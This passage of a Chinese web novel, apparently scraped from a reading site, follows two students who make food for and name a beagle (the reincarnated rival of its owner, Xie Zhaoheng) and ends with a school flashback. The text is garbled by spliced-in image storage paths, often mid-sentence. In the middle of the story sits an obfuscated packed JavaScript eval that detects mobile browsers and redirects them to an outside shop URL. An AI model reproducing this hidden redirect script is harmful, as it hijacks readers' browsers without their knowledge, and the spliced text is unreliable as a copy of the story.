他看向瘫在一旁脸色煞白,仿佛被吸光了精|气的姜宇,问道:“原主人联系你了吗?” 姜宇的大脑已经转不动了,几乎遵循着本能说道:“主人请尽情吩咐妲己,你要开一把吗?玩什么位置?” 付谊时:“……” 额角青筋直跳,他气得一巴掌扇过去,“我说是比格的原主人!你脑子里到底装着什么啊!” 姜宇自知理亏,挠了挠头:“虽然忙着写论文,但我可没忘了这件事,每天早中晚三遍去打招呼,但对面一点消息都没有。” “原主人是靠不上了,我们再想别的办法吧。” 姜宇试了好几次,才翻身坐起,“要不然我们找个宠物店寄养?” “这也是个办法,就是苦了小比。” 付谊时叹了口气,小比和谢昭衡他总要亏待其中一个:“不知道昭衡跟狗相处得怎么样,比格精力充沛又那么闹腾,不能当抚慰犬,万一让昭衡的病情加重了怎么办。” 姜宇的思绪一直被论文占据,此刻终于问出了一直困扰他的那件事:“你还没跟我说明白呢,为什么要找抚慰犬,昭衡还需要抚慰吗?” 在他心目中,谢昭衡自带光环,是名副其实的天之骄子。 家境优渥,头脑聪明能力强,还长了一张万里挑一的帅脸,性格更是顶尖的好,他从来没见过这么温柔体贴又情绪稳定的人。 无论如何,他都没办法把谢昭衡跟心理问题结合在一起。 付谊时顿了顿,解释道:“你知道昭衡一直在吃药吧。” 姜宇点点头:“知道啊,我之前问他,他说是维生素。” “我那天偶然看到药瓶,上网搜出结果后我也不敢相信,又专门去问了医生,医生肯定了我的推测,还说以昭衡吃的药量,他的心理问题非常严重。” 姜宇想了一会儿,“昭衡表现得无比正常,却又有严重的心理问题,那这事可就复杂了。” 付谊时忍不住瞪了他一眼,“所以我才想送只抚慰犬帮助他,没想到你这么不靠谱,全都搞砸了!” 姜宇也十分自责心虚,主动把头送到付谊时手边,让他拍着解气。 动手后堵在胸口的气才顺畅了,付谊时不仅关心谢昭衡,也平等地关心着小比,“昭衡没养过狗,一上来就是这么高难度的,估计他不知道怎么照顾比格。” 姜宇想到比格大王那天吃的牛排,舔了舔嘴唇,“那也比我好,我还没有吃过空运来的和牛呢。” 付谊时:“……” 净说大实话,这下他也不如狗了。 两人面面相觑了足足一分钟,同时下了决定。 他们一个负责委婉询问谢昭衡的心理问题,另外一个负责照顾小比。 姜宇搜到最受欢迎的狗饭配方,又去超市买了最新鲜的食材,提着大包小包去找谢昭衡。 在门外等待时他们十分忐忑,等看到谢昭衡全须全尾地站在面前时,这才松了口气。 他们都看过“比格犬受害者联盟”的几篇世界名著,生怕谢昭衡在他们来之前就想抱着比格大王一起亖。 他们对视一眼,进门后不动声色地打量四周,发现环境干净整洁,窗明几净,并没有他们想象中比格大王作天作地,疯狂拆家后留下的烂摊子。 顾昀格也在观察着他们,准确来说是观察着谢昭衡如何跟他们相处。 他趴在沙发上,眼睁睁地看着他熟悉的死对头在开门的那一瞬间,变成了同窗眼中温文尔雅的“谢昭衡”。 他自认没有错过一个细节,但仍然没有找到谢昭衡变化的原因。 顾昀格下意识靠过去,但他刚有动作,一张大脸就怼到了他面前。 姜宇恶补了比格受害者联盟的数本巨著,但亲眼看到小比的一瞬间,还是被萌得失去了理智,只要蹭蹭贴贴。 但在顾昀格心目中,他们是同龄人,要遵循人类的交往法则,不必有太过亲密的举动,这落在姜宇眼中就成了小比刻意躲避他想要摸摸的手。 姜宇有些受伤,决定认真做顿狗饭,俘获小比的芳心。 这是他第一次下厨,但胜在食谱简单,很快就一比一复刻出了最受欢迎的狗饭。 顾昀格早就闻到了香味,馋得不断舔嘴唇,靠着最后一丝理智才克制住去扑姜宇的冲动,只是蹲在门口等待。 姜宇端着狗饭转过身,看到小比眼亮晶晶的,身后的尾巴都快摇出幻影了。 他感到莫大的荣耀,觉得这把稳了,是跟小比的双向奔赴。 “这是我特意给你做的,超级香。” 姜宇蹲下|身,在顾昀格的星星眼中放下了狗饭。 顾昀格看清后,整只狗愣在原地。 “……” “……” “……” 这堆灰不拉叽的马赛克是什么?!!! ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17457046|201241||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 他第一次对食物的色香味产生了深刻的理解,明明香味诱人,但面对着碗里这堆打成糊糊,搅拌在一起的食物却下不了口。小比围着碗边转了两圈,急得直哼哼,十分为难。 姜宇也愣住了,不知道哪里出了问题,又把碗往小比面前推了推,“我特意挑的最新鲜的食材,人都可以吃。” 联想到小比之前不让他摸肚子的举动,姜宇觉得一定是因为他们关系生疏,小比不信任他,才会拒绝吃狗饭。 “相信我,里面没下毒,很好吃的,我保证,我是好人,真的!” 姜宇说得嘴巴都要干了,情急之下,直接舀了一勺放进嘴里,想给小比证明。 顾昀格看着眼前这个人类吃了一勺打成泥状的马赛克食物,还美味地吧唧了下嘴,三观都快震碎了 牛啊,竟然比狗还异食癖。 谢昭衡和付谊时正好从厨房里出来,看着捧着狗饭吃得香甜的姜宇,纷纷停下脚步。 付谊时尤其震惊和混乱,不明白自己有何特殊之处,身边的两个朋友看似正常却都有心理疾病。 他脑海中自动浮现出了跟姜宇相处的画面,但觉得姜宇不像是有心理问题……难道是特殊群体? 他想上前询问理由,但又怕让谢昭衡产生不好的联想,只能意味深长地拍了一下姜宇的肩膀,“你在做什么?” 姜宇满腹委屈,“我这么用心,选的都是新鲜的食材,小比竟然不吃!” 谢昭衡沉默几秒,把剩下的仅煮熟的食材随意堆在盘子里,放在小比面前。 小比立刻低下头,吃得很开心。 姜宇更委屈了,“为什么!我特意打成了泥,各种食材也有科学的配比,为什么不吃我的!” 付谊时无奈安慰:“跟狗怎么讲道理,你也别强求了。” 姜宇只觉得一腔真心喂了狗,“那我做的狗饭怎么办。” 付谊时和谢昭衡齐齐看向他,欲言又止,视线又不约而同地落在他还沾着食物残渣的嘴上。 姜宇:“???” 姜宇:“!!!” “这是狗饭,我才吃呢!” 付谊时嘴角抽搐了两下,“你不是已经吃过了吗。” “那是为了让小比相信我没在里面下毒,这真的可以吃” 他下意识看向碗里的这堆马赛克,回味了一下刚才的味道,不算难吃但莫名想“yue”。 他大概猜到了狗不吃的原因,不再纠结这个问题,把碗推远了一些。 顾昀格美餐了一顿,有肉有蛋还有菜,感觉狗生又上了一个巅峰。 等理智不再被馋虫操控,他舔了舔嘴角,视线落在沉默坐在旁边的姜宇身上。 谢昭衡只会一味煎牛排,从不注重营养搭配,而姜宇买了新鲜的食材,好心好意给他做狗饭,他却一点也不赏脸,确实太伤人心了。 顾昀格深刻反省,主动走过去哄姜宇。 没想到姜宇心态很好,已经把自己哄好了,夹着嗓子跟他对话:“小比吃饱了吗?” 顾昀格蹲在他面前,非常乖巧端庄。 姜宇刚想继续跟他聊天,突然意识到了什么,转头去问谢昭衡:“对了,你给小比起的什么名字?” 谢昭衡摇了摇头,“没起名字。” 姜宇愣了愣:“这么长时间都没起名字,那你平时怎么叫小比。” 谢昭衡一直“你来我去”,他觉得十分顺口,不觉得有什么问题。 姜宇对此十分感兴趣,认真想了一会儿,“小比我给你几个参考,如果你满意就叫一声。” “富贵。” “来财。” “暴富。” “赚大钱。” 顾昀格:“……” 虽然我也有同样美好的愿景,但这四个名字都有点土。 付谊时从毫无表情的小狗脸上读懂了它的心情,忍不住骂道,“能不能别把你的审美强压在小比身上,这几个名字都太土了。” “那你起一个。” “比格大王要有霸气的名字。” “那比格大王适合什么名字?” “比格大王……” 付谊时语气一顿,突然发现小比一直在冲着他们叫。 他奇怪地皱了皱眉,刚觉得费解,突然福至心灵,意识到了什么。 他试探地说道:“比格大王?” 小比“wer”了一声。 他采取排除法:“比格?” 小比保持安静。 “大王?” 小比仰头长“wer”。 付谊时和姜宇对视一眼,十分默契地说道,“小比想要大王这个名字?” “wer!” 谢昭衡过来时,这两人一狗已经背着他做了决定,姜宇兴奋地说道,“小比以后就叫大王了。” 顾昀格十分满意这个名字,摇着尾巴走过来,矜持地蹲在一旁,不遗余力地占死对头的便宜。 小弟,以后大王罩你。 6. 006 6 . 顾昀格维持着高冷矜持的姿态,但身后飞快摇摆的尾巴出卖了他。 谢昭衡明明读懂了小比的情绪,却依旧没有叫他的名字。 顾昀格对此十分不满,决定单方面跟他冷战,转头去宠幸另外两个人类。 小比魅力无限,只需要稍微施展手段,另外两个人类就成了他的忠实信徒。 姜宇更是与有荣焉。 他运气也太好了吧,竟然挑中了超绝隐藏款! 姜宇不断地朝付谊时使眼色,付谊时招架不住,再加上心里有所动摇,跟谢昭衡委婉开口,“比格这个品种精力充沛,我担心你一个人太受累了。” 谢昭衡顿了顿,没有立刻开口。 在此之前,他会同意这个提议,但如今两个人没有经过他的同意,自作主张地给比格起了名字。 一道声音凭空出现在耳边,让他无比想念: “猫猫,我不能给你起名字,起了名字就是家人了,但我已经没有家了,怎么能给你一个家呢。” 名字有特殊的含义,也代表着某种羁绊。 对他来说,这就不是一只毫无瓜葛的小比了。 谢昭衡在心底叹了口气,妥协道:“没关系,我一点也不累,我们相处得很好。” “那我们就接走……啊?你的意思留下吗?!” 付谊时本以为谢昭衡会立刻同意,迫不及待送走这个麻烦,没想到他竟然会做出这种决定。 他张开的嘴又闭上,给姜宇又递上了一个眼神。 姜宇莫名有些失落。 他刚刚跟付谊时用眼神达成默契,准备从牙缝里省出点生活费,给小比租个房子,先照顾他这大半年,毕业后再带它回家。 他都在畅想未来了,没想到谢昭衡竟然一反常态地决定留下小比。 付谊时担心他的情绪会影响到谢昭衡,偷偷在桌下踹了他一脚,接着笑道,“以后如果你有事情要忙,我们两个可以帮忙照顾大王,交给我们你就放心吧。” 姜宇的眼神立刻亮了,“对对对,到时候你直接打电话嘛,这里离学校很近,我们立刻就能赶过来。” 谢昭衡点点头,接受了他们的好意。 临近毕业,学校事情很多,付谊时和姜宇又聊了一会儿就准备回去了。 两人走后半小时,顾昀格还沉浸在对他们的欣赏中不能自拔。 多亏他俩来了,谢昭衡才知道要为小比起名,他也得到了自己满意的名字。 谢昭衡却丝毫不配合,称呼他依旧“你”来“我”去的。 顾昀格:“……”你看我搭不搭理你。 谢昭衡继续跟他说话: “吃水果吗,你过来我就给你。” “为什么不动,身体不舒服?” “你是不是听力有问题?” 刚问完,谢昭衡就看到比格大王耳朵动来动去,明明听到了却仍然安稳地趴在沙发上,时不时撩起眼皮,给谢昭衡一记飞刀眼,以此表达抗议。 可谢昭衡还是认不清自己的地位,恭敬地喊“大王”,依旧在他耳边絮絮叨叨,顾昀格实在烦得不行了,转了个圈面朝里,用屁|股对准他。 谢昭衡读懂了小笔的情绪,知难而退。 顾昀格只是假装在休息,注意力都投入到跟谢昭衡的斗智斗勇中,见人不再叫他了,他耐不住性子,往后偷瞄了一眼,发现客厅空空荡荡,谢昭衡不知去哪里了。 他伸了个懒腰,悄无声息地从沙发上跳下来,摇着尾巴,挨个屋寻找谢昭衡的身影。 最后他在卫生间找到了谢昭衡,谢昭衡并没有注意到他,而是专注地看着镜子,好像是在欣赏自己的帅气。 呵,自恋狂。 顾昀格毫不客气地翻了个白眼,恶作剧地想上前揭穿谢昭衡的自恋,让他难为情,但突然察觉到了不对。 谢昭衡的情绪和眼神十分平静,严肃得像是在研究某个课题,死死地盯着镜子,嘴角抽动了几下后,肌肉仿佛才被激活,嘴角微微弯起,不断调整着弧度,神情随之变化。 顾昀格眼睁睁地看着他所熟悉的冷漠臭屁的死对头变得温文尔雅。 一直萦绕在顾昀格心底的疑问解开了。 并不是四年的时间跨度太长,让谢昭衡的性格发生了改变。 他的温文尔雅,阳光开朗都是伪装出来的,微笑都需要对着镜子一遍一遍地调整。 所以在此之前,谢昭衡在他眼中才像是精神分裂症一般,外人面前和自己独处时是截然不同的两个样子。 顾昀格越想越奇怪,忍不住皱起眉。 他们针锋相对了整整三年,注意力都在彼此身上,他算是最了解谢昭衡的人。 谢昭衡性格人机冷漠,直来直往,从不会虚与委蛇刻意伪装,更不会迎合外界的眼光和看法,违心改变自己。 思来想去,猜测了种种可能,顾昀格还是想不出谢昭衡伪装改变的原因,彻底被难住了,整张小狗脸都变得皱巴巴的。 就在这时,谢昭衡终于调试出了令他满意的笑容,连眼神都变得十分陌生,就像他洗脑成功,都骗过了真实的自己,变成了另外一个人。 顾昀格看着近在咫尺的谢昭衡,那种强烈的熟悉感,惊骇得他狗毛都要炸开了。 真不是他自作多情了。 他刚刚竟然透过谢昭衡的笑容,看到了他自己。 ??? 谢昭衡是不是有病啊,都过去了四年了,为什么平白无故对着镜子模仿他的笑! 难道是故意挑衅? 但他已经变成狗了,谢昭衡没可能认出他。 顾昀格的表情扭曲了一瞬。 扪心自问,他也是会神经一下,某天看着镜子莫名其妙地模仿下死对头,但绝对不会对着镜子一遍一遍地调整,都快把自己洗脑成另外一个人了。 从正常人的角度想不出原因,那就只能是谢昭衡有病了。 等等,谢昭衡好像真有病…… 之前他的思绪一直被变成狗后地各种突发情况占据,顾不上其他,如今静下心来,一些细节浮现在他脑海中。 他作为抚慰犬来到谢昭衡身边,这意味着谢昭衡存在某种心理问题,无法自我调节才需要外界抚慰,可他熟悉的谢昭衡会出现这种情况吗? 他眉头紧皱,头脑混乱地盯着谢昭衡的背影,思绪发散开,莫名想起了他跟谢昭衡的初相识。 他们并不是天生的死对头,一上来就互相看不顺眼,最开始他对谢昭衡只是抱有好奇。 升入高中,经常听到身边的人谈起谢昭衡,他便也知道楼上有个高冷神秘的大帅哥。 同为高一新生,又是最受关注的两个人,他们经常被放在一起比较。 怀有中二病的青春时代,大家更偏爱冷酷神秘的类型,谢昭衡的人气比他更高。 顾昀格并不在意这些,更不会因此感到失落,但偏偏有傻|逼心胸狭隘,以己推人,觉得这件事能刺激到他,在他耳边翻来覆去地说。 他依旧不放在心上,把这人当作跳梁小丑,直到这傻|逼提起他刚刚遇难的父母。 “谢昭衡人虽低调,但大家都能看出来他家境特别好,不像某些人总是喜欢炫富,到处宣扬自己从小练琴,还天天穿名牌鞋。” “装逼炫富容易遭报应,你看现在没了爹妈,像个拖油瓶一样被踢来踢去,周末都只能待在学校里,真可怜呦。” “成绩好又能怎样,以谢昭衡的家境,他根本不用学习,长大之后继承公司,有的是名牌大学的学生争着给他打工。” “某人真是傻的好笑,大家客套一下,夸他长得帅,他还真当真了,现在遇到比他更帅的,尴尬了吧,谁不愿意跟谢昭衡做朋友,不像某些死了爹妈的,靠他太近都怕沾了晦气。” 顾昀格拳头立刻硬了。 他这人一向不记仇,最初只觉得这个傻逼眼熟,后来才想起这是他的初中同学,之前因为某些事跟他起过矛盾。 他一向不难为自己跟傻逼计较,可偏偏去世的父母是他最痛的伤疤和底线,他也不是圣人,能原谅所有的过错,他的心情和状态极度不好,直接出手揍了那个傻逼一顿。 场面闹得很难看,他们一起被班主任提溜进办公室,谢昭衡因为名字经常被提及,也被其他老师叫来了。 那是他跟谢昭衡第一次见面。 之后…… 顾昀格努力在脑海中搜刮相应的记忆片段,可仍然一片空白,只模糊记起谢昭衡留给他的第一印象,就像传言中的那般高冷又话少。 *** 夜色黑沉中,谢昭衡闭上了眼。 顾昀格去世后很少来他梦里,就像生前一样不待见他。 但这次他却在梦里见到了顾昀格,还是他们第一次见面时的场景。 暑气渐消,天气却更加闷热,空气像是一张湿答答的网,密不透风地罩在皮肤上,感觉不到半分清凉,心情也随之变得烦躁了。 他穿过长长的走廊,站在老师办公室外,透过玻璃,余光瞥见了一抹蓝色。 来自他们的校服,随处可见,他却莫名觉得这抹蓝色更加纯净剔透,让他得以在闷热中喘了口气,得到了些许清凉。 他推门走进去,得知了事情的原委。 这种事情他见多了,早已麻木,没有什么真切的实感,跟老师说了一声后便退出了办公室。 刚走出去没几步,他突然听见有人在背后叫他的名字,那抹蓝色更近了,大大咧咧地怼到了他面前。 “不好意思,连累你了。” “我跟老师解释了很多遍,这只是我跟他的矛盾,跟你没有关系,但那个傻逼为了推卸责任,硬把你拽了进来。” 想到刚才听的那些话,谢昭衡觉得费解:“你父母刚刚去世?” 